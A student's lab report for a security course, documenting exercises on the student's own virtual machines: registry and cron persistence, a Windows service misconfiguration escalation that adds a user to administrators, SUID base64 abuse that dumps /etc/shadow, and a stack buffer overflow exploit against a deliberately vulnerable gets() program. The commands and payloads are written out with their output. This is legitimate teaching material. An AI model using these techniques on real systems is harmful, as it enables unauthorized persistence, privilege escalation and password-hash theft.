

Maria Valencia

CSC 154

Lab 6


Lab 6 : Persistence, Privesc, and BoFs

Exercise 6.1: Windows persistence with registry

Using the Windows VM in Bridge Adapter network mode, I added a run registry key to launch the calculator app as a placeholder for malware.

Step 1: Add the key

I launched a command prompt and added calc.exe to the Registry's Run key.




```
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. All rights reserved.

C:\Users\maria> reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Not
Evil /t REG_SZ /d "C:\Windows\System32\calc.exe"
The operation completed successfully.

C:\Users\maria>
```



Step 2: Reboot and Execute


I rebooted the Windows VM and observed the calculator app launches at login.



Step 3: Remove Persistence

I launched the registry editor as Administrator accepting the UAC prompt. Then I navigated to Computer\HKEY_CURRENT_USER\Software\microsoft\Windows\CurrentVersion\Run and observed the NotEvil key. I right clicked it and deleted it.





Exercise 6.2 Linux Persistence with Cronjob

In this task, I use the Ubuntu VM in Bridge Adapter mode to schedule a cronjob that launches bash commands as a stand in for malware.

Step 1: Create the Cronjob

I launched a bash terminal and added a cronjob that runs the date command redirects the standard output to cron.txt file on my user's desktop. I made sure to replace USER with my Ubuntu user's name. Then, I ran `cronjob -l` to review and confirm the job setting.

```
maria@ubuntu:~/Desktop$ echo "@reboot date > /home/USER/Desktop/cron.txt " | crontab 2> /dev/null
maria@ubuntu:~/Desktop$ crontab -l
@reboot date > /home/USER/Desktop/cron.txt
maria@ubuntu:~/Desktop$
```

Step 2: Reboot and Exploit

I rebooted the Ubuntu VM and then logged in and observed the cronjob created a cron.txt file on the desktop.



Step 3: Remove Persistence

I opened a terminal and removed the cronjob.

```
maria@ubuntu:~/Desktop$ echo "" | crontab 2> /dev/null
maria@ubuntu:~/Desktop$ crontab -l

maria@ubuntu:~/Desktop$
```

Exercise 6.3 Windows Service Privilege Escalation

I created a vulnerable service and then escalated my privileges by exploiting this service in my Windows VM with the Bridge Adapter Mode.

Step 1: Setup Vulnerable Service

I started a command prompt as administrator and created a vulnerable service that I used for privilege escalation.

```
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc create vulnerable binPath= "C:\Windows\System32\SearchIndexer.exe /Embedding"
[SC] CreateService SUCCESS

C:\Windows\system32>
```

I added user permissions to modify service.

```
C:\Windows\system32>sc sdset vulnerable "D:(A;;;CCLCSWRPWPDTLOCRRC;;;WD)(A;;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
[SC] SetServiceObjectSecurity SUCCESS

C:\Windows\system32>(A;;;CCLCSWLOCRRC;;;WD)(A;;;CCLCSWLOCRRC;;;WD)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
```

Step 2: Tester User

I opened a regular command prompt and checked the user list to confirm the tester user is present.

```
C:\Users\maria>net user

User accounts for \\WINDOWS

-----
Administrator          DefaultAccount          Guest
maria                   tester                  WDAGUtilityAccount
The command completed successfully.

C:\Users\maria>
```

Now, I confirm that the tester user is not present in the administrators group.

```

C:\Users\maria>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
maria
The command completed successfully.

C:\Users\maria>_

```

Step 3: Exploit Service

As a normal low privileged user, I launched a command prompt. I modified the vulnerable service to add the tester user to the administrator group.

```

C:\Users\maria>sc config vulnerable binpath= "net localgroup administrators tester /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\maria>_

```

I started the vulnerable service and observed that it “failed”.

```

C:\Users\maria>sc start vulnerable
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Users\maria>

```

I checked administrators again and observed the tester user now has privileges escalated.

```

C:\Users\maria>net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
maria
tester
The command completed successfully.

```

Step 4: Tear Down the Vulnerable Service

I opened command prompt as administrator and deleted the malicious service.

```
C:\Windows\system32>sc delete vulnerable
[SC] DeleteService SUCCESS

C:\Windows\system32>
```

Exercise 6.4 Linux SUID Privilege Escalation

In this task, I created a vulnerable SUID binary and then exploited it to escalate privileges as the root user using the Ubuntu VM in Bridge Adapter mode.

Step 1: Create Vulnerable SUID

I installed a base64 binary with the root SUID bit set in the current directory. Then list the file and observe it is owned by root and is world executable.

```
maria@ubuntu:~/Desktop$ sudo install -m =xs $(which base64)
.
maria@ubuntu:~/Desktop$ ls -la base64
---s---s--x 1 root root 35336 Oct 10 13:46 base64
maria@ubuntu:~/Desktop$
```

Step 2: Abuse SUID

As a normal user, I tried dumping the contents of the shadow file which should only be accessible by the root. I observed that permission was denied.

```
maria@ubuntu:~/Desktop$ cat /etc/shadow
cat: /etc/shadow: Permission denied
maria@ubuntu:~/Desktop$
```

I abused the base64 SUID binary to display the contents of the shadow file.

```
maria@ubuntu:~/Desktop$ ./base64 "/etc/shadow" | base64 --de
code
root:$y$j9T$IBU5lcK/10MSpLwNwrytF1$Jv59JoWjY6yapzebCZAw4EqLy
ex1JQSNrjzrXjsX8K.:19991:0:99999:7:::
daemon:!:19977:0:99999:7:::
bin:!:19977:0:99999:7:::
sys:!:19977:0:99999:7:::
sync:!:19977:0:99999:7:::
games:!:19977:0:99999:7:::
man:!:19977:0:99999:7:::
lp:!:19977:0:99999:7:::
mail:!:19977:0:99999:7:::
news:!:19977:0:99999:7:::
uucp:!:19977:0:99999:7:::
proxy:!:19977:0:99999:7:::
www-data:!:19977:0:99999:7:::
backup:!:19977:0:99999:7:::
list:!:19977:0:99999:7:::
irc:!:19977:0:99999:7:::
Show Applications 99999:7:::
nobody:!:19977:0:99999:7:::
```

Exercise 6.5 Stack Smashing the Hidden Function

In this task, I exploited a stack-based buffer overflow vulnerable C program using my Ubuntu VM in Bridge Adapter network mode. I installed the needed tools, built the vulnerable application, discovered the buffer overflow, then built an exploit that will execute the hidden function.

Step 1: Install GDB

I installed the GDB version 12.1 from source as the APT repository in Kali installs a version that uses python 12 and is incompatible with peda. I used these commands. (it flooded

with information that I could not go back to get a screenshot of these commands, but I showed the completed/final information)


```
tar -xvzf gdb-12.1.tar.gz
```

```
cd gdb-12.1
```

```
./configure
```

```
make
```

```
sudo make install
```



```
o.conf'

See any operating system documentation about shared libraries for
more information, such as the ld(1) and ld.so(8) manual page
-----
LibreOffice Writer
-----
/usr/bin/mkdir -p '/usr/local/include'
/usr/bin/install -c -m 644 ../../include/ctf.h ../../include/
ctf-api.h '/usr/local/include'
/usr/bin/mkdir -p '/usr/local/share/info'
/usr/bin/install -c -m 644 ./doc/ctf-spec.info '/usr/local/
share/info'
install-info --info-dir='/usr/local/share/info' '/usr/local
/share/info/ctf-spec.info'
make[3]: Leaving directory '/home/maria/Desktop/gdb-12.1/lib
ctf'
make[2]: Leaving directory '/home/maria/Desktop/gdb-12.1/lib
ctf'
make[1]: Nothing to be done for 'install-target'.
make[1]: Leaving directory '/home/maria/Desktop/gdb-12.1'
maria@ubuntu:~/Desktop/gdb-12.1$
```

Step 2: Install Peda

Next, I installed Peda.

```
maria@ubuntu:~/Desktop/gdb-12.1$ git clone https://github.com/longld/peda.git ~/peda
Cloning into '/home/maria/peda'...
remote: Enumerating objects: 382, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 382 (delta 2), reused 8 (delta 2), pack-reused 373 (from 1)
Receiving objects: 100% (382/382), 290.84 KiB | 1.45 MiB/s, done.
Resolving deltas: 100% (231/231), done.
maria@ubuntu:~/Desktop/gdb-12.1$ echo "source ~/peda/peda.py" >> ~/.gdbinit
maria@ubuntu:~/Desktop/gdb-12.1$
```

Step 3: Create the Vulnerable Binary

I created a C program using the following code and then compiled it without any security settings.

```
maria@ubuntu:~/Desktop$ nano program.c
maria@ubuntu:~/Desktop$ cat program.c
#include <stdio.h>
void hidden(){
    printf("Congrats, you found me!\n");
}
int main(){
    char buffer[100];
    gets(buffer);
    printf("Buffer Content is : %s\n",buffer);
}
maria@ubuntu:~/Desktop$
```

```

maria@ubuntu:~/Desktop$ gcc -no-pie -fno-stack-protector -z
execstack program.c -o program
program.c: In function 'main':
program.c:7:9: warning: implicit declaration of function 'ge
ts'; did you mean 'fgets'? [-Wimplicit-function-declaration]
    7 |         gets(buffer);
      |         ^~~~
      |         fgets
/usr/bin/ld: /tmp/ccsfn4v4.o: in function `main':
program.c:(.text+0x33): warning: the `gets' function is dang
erous and should not be used.
maria@ubuntu:~/Desktop$

```

Step 4: Disable ASLR

Left enabled, ASLR will randomize the programs addresses each time it is ran. I disabled the security setting for ease of demonstration.

```

maria@ubuntu:~/Desktop$ echo 0 | sudo tee /proc/sys/kernel/r
andomize_va_space
[sudo] password for maria:
0
maria@ubuntu:~/Desktop$

```

Step 5: Explore the Binary

I explored the application by running it and entering my name.

```

maria@ubuntu:~/Desktop$ chmod +x program
maria@ubuntu:~/Desktop$ ./program
Maria
Buffer Content is : Maria
maria@ubuntu:~/Desktop$

```

Step 6: Find the overflow

I created an input file of all A's then ran it in the GDB debugger. I observed the RBP register is filled with the letter A or 0x41 in hex.

```

maria@ubuntu:~/Desktop$ ./program
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
maria@ubuntu:~/Desktop$ python -c "print('A' *200)" > input.
txt
Command 'python' not found, did you mean:
  command 'python3' from deb python3
  command 'python' from deb python-is-python3
maria@ubuntu:~/Desktop$ python3 -c "print('A' *200)" > input
.txt
maria@ubuntu:~/Desktop$ gdb -q ./program
/home/maria/.gdbinit:1: Error in sourced command file:
~/peda/peda.py:8: Error in sourced command file:
Undefined command: "from". Try "help".
Reading symbols from ./program...
(No debugging symbols found in ./program)
(gdb) █

```

While in the GDB, I executed the following command to run the application with the input file and observed an overflow.

```

(gdb) run < input.txt
Starting program: /home/maria/Desktop/program < input.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libth
read_db.so.1".
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x00000000004011ce in main ()
(gdb)

```

Step 7: Find the offset

I created a nonrepeating pattern and ran it in the program to detect which byte position overwrites the RIP pointer register. While in the GDB, I ran the following commands shown. (I switched over to Kali VM to get more experience with this lab).

```
gdb-peda$ pattern create 125 pattern.txt
Writing pattern of 125 chars to filename "pattern.txt"
gdb-peda$ run < pattern.txt
Starting program: /home/maria/gdb-12.1/program < pattern.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Buffer Content is : AAA%AAsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAA
cAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAAjAA9A

Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is
deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is
deprecated.
Use 'set logging enabled on'.
```

```

[----- registers -----]
--]
RAX: 0x0
RBX: 0x7fffffffdf08 → 0x7fffffffe276 ("/home/maria/gdb-12.1/program")
RCX: 0x0
RDX: 0x0
RSI: 0x4062b0 ("Buffer Content is : AAA%AsAABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaA
A0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AAN
AAjAA9A\n")
RDI: 0x7fffffffdba0 → 0x7fffffffdbd0 ("MAAiAA8AANAAjAA9A\n: AAA%AsAABAA$AA
nAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKA
AgAA6AALAAhAA7AAH")
RBP: 0x41414e4141384141 ('AA8AANAA')
RSP: 0x7fffffffde00 → 0x7fffffffdef0 → 0x7fffffffdef8 → 0x38 ('8')
RIP: 0x413941416a ('jAA9A')
R8 : 0x410
R9 : 0x1
R10: 0x4
R11: 0x202
R12: 0x0
R13: 0x7fffffffdf18 → 0x7fffffffe293 ("COLORFGBG=15;0")
R14: 0x7fffffff7fd000 → 0x7fffffff7fe2c0 → 0x0
R15: 0x403e00 → 0x401110 (<__do_global_ctors_aux>:   endbr64)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overf
low)
[----- code -----]
--]
Invalid $PC address: 0x413941416a
[----- stack -----]
--]
0000| 0x7fffffffde00 → 0x7fffffffdef0 → 0x7fffffffdef8 → 0x38 ('8')
0008| 0x7fffffffde08 → 0x40115c (<main>:   push   rbp)
0016| 0x7fffffffde10 → 0x100400040

```

```

[----- code -----]
--]
Invalid $PC address: 0x413941416a
[----- stack -----]
--]
0000| 0x7fffffffde00 → 0x7fffffffdef0 → 0x7fffffffdef8 → 0x38 ('8')
0008| 0x7fffffffde08 → 0x40115c (<main>:   push   rbp)
0016| 0x7fffffffde10 → 0x100400040
0024| 0x7fffffffde18 → 0x7fffffffdf08 → 0x7fffffffe276 ("/home/maria/gdb-
12.1/program")
0032| 0x7fffffffde20 → 0x7fffffffdf08 → 0x7fffffffe276 ("/home/maria/gdb-
12.1/program")
0040| 0x7fffffffde28 → 0x1cdb5414b7fad2fb
0048| 0x7fffffffde30 → 0x0
0056| 0x7fffffffde38 → 0x7fffffffdf18 → 0x7fffffffe293 ("COLORFGBG=15;0")
[-----]
--]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x000000413941416a in ?? ()
gdb-peda$

```

The program will crash at a return address. This address, which is located in the RIP register as well as the last line of GDB output, isn't a real address. It is in fact a segment of

our pattern that was overwritten to the RIP. The RIP expects an address for a value but received our pattern text which doesn't point to a real address so the program crashed. You can use this fake address value and lookup what offset position it is in as part of our full pattern. Make sure to replace ADDRESS with the value you detected. The offset may be 120 characters. While in GDB, run the following

```
gdb-peda$ pattern offset 0x000000413941416a
280133452138 found at offset: 120
gdb-peda$
```

Step 8: Verify RIP

I opened another terminal and created a rip.txt file payload that is designed to overwrite the RIP with the letter "B". Then ran the program with the rip.txt input within GDB. While in a terminal, I ran the following to create a rip.txt file.

```
(maria@kali)-[~/gdb-12.1]
$ python -c 'print("A"*120+"BBBBBB")' > rip.txt
```

```
gdb-peda$ run < rip.txt
Starting program: /home/maria/gdb-12.1/program < rip.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBB
Program received signal SIGSEGV, Segmentation fault.
```



```

[-----registers-----]
--]
RAX: 0x0
RBX: 0x7fffffffdf08 → 0x7fffffffef276 ("/home/maria/gdb-12.1/program")
RCX: 0x0
RDX: 0x0
RSI: 0x4062b0 ("Buffer Content is : ", 'A' <repeats 120 times>, "BBBBBB\n")
RDI: 0x7fffffffdba0 → 0x7fffffffdbd0 ('A' <repeats 12 times>, "BBBBBB\n ",
'A' <repeats 108 times>, "H")
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffde00 → 0x7fffffffdef0 → 0x7fffffffdef8 → 0x38 ('8')
RIP: 0x424242424242 ('BBBBBB')
R8 : 0x410
R9 : 0x1
R10: 0x4
R11: 0x202
R12: 0x0
R13: 0x7fffffffdf18 → 0x7fffffffef293 ("COLORFGBG=15;0")
R14: 0x7ffff7ffd000 → 0x7ffff7ffe2c0 → 0x0
R15: 0x403e00 → 0x401110 (<__do_global_dtors_aux>:      endbr64)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overf
low)
[-----code-----]
--]
Invalid $PC address: 0x424242424242
[-----stack-----]
--]
0000| 0x7fffffffde00 → 0x7fffffffdef0 → 0x7fffffffdef8 → 0x38 ('8')
0008| 0x7fffffffde08 → 0x40115c (<main>:      push   rbp)
0016| 0x7fffffffde10 → 0x100400040
0024| 0x7fffffffde18 → 0x7fffffffdf08 → 0x7fffffffef276 ("/home/maria/gdb-
12.1/program")
0032| 0x7fffffffde20 → 0x7fffffffdf08 → 0x7fffffffef276 ("/home/maria/gdb-

```

Step 9: Find Hidden Function Addresses

Now that I can control the RIP, I want to redirect the program to the hidden function. I first have to determine the hidden functions address space in memory. I ran the following command while in GDB to identify the memory address of the hidden function.

```

gdb-peda$ p hidden
$1 = {<text variable, no debug info>} 0x401146 <hidden>
gdb-peda$ 

```


Step 10: Exploit Payload

I crafted exploit to point RIP to hidden function address. In my terminal (non GDB), I crafted an exploit.txt replacing the RIP section (Bs) with the hidden functions address in little Endian format. Use the hidden function's address discovered during the previous step which is 3 bytes long. Prepend three sets of 00s to make the address 6 bytes long (Eg "0x000000401146"). Next reverse each byte position remembering that a byte is 2 characters (Eg "461140000000"). Finally format each byte with a preceding "\x" so it is acceptable shellcode (Eg "\x46\x11\x40\x00\x00\x00"). Use this value in the following command's SHELLCODE placeholder. From a non GDB terminal, run the following command to create the exploit.txt file, make sure to change your Little-Endian address as needed.

```
(maria@kali)-[~/gdb-12.1]
└─$ python -c 'print("A"*120+"\x46\x11\x40\x00\x00\x00")' > exploit.txt

(maria@kali)-[~/gdb-12.1]
└─$ cat exploit.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAF@

(maria@kali)-[~/gdb-12.1]
└─$
```

```
(maria@kali)-[~/gdb-12.1]
└─$ ./program < exploit.txt
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAF@
Congrats, you found me!
zsh: illegal hardware instruction ./program < exploit.txt

(maria@kali)-[~/gdb-12.1]
└─$
```